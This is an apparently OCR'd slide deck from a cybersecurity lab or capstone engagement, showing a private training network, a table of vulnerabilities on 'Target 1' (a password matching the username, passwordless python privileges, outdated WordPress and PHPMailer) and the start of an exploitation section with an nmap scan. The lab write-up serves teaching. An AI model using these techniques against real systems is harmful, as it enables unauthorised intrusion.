Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.1/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: Elk stack

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Week Password	Michael’s password is too easy to guess as the password is the same as his name.	Allows the attacker to easily brute force the password and get access to critical information.
Privilege Escalation due to misconfiguration	Steven has the privilege of running the python command without a password in Target1 machine.	Attacker can use Steven’s account to execute malicious python code and escalate their privilege.
Unsalted User Password Hash (WordPress database)	Wpscan was utilized by attackers in order to gain username information	The username info was used by the attackers to help gain access to the web server.
Vulnerable and Outdated Components	System has older version of software (Wordpress and PHPMailer) with known vulnerabilities	Attackers can easily find malicious codes online that exploit of these vulnerabilities

Exploits Used


Exploitation: Weak Password

Information Gathering

- nmap -sV 192.168.1.1/24 scan for the network find all the available access
  - 192.168.1.110 is the Target 1 machine
  - We guessed Michael’s password it’s too easy to guess! ;)



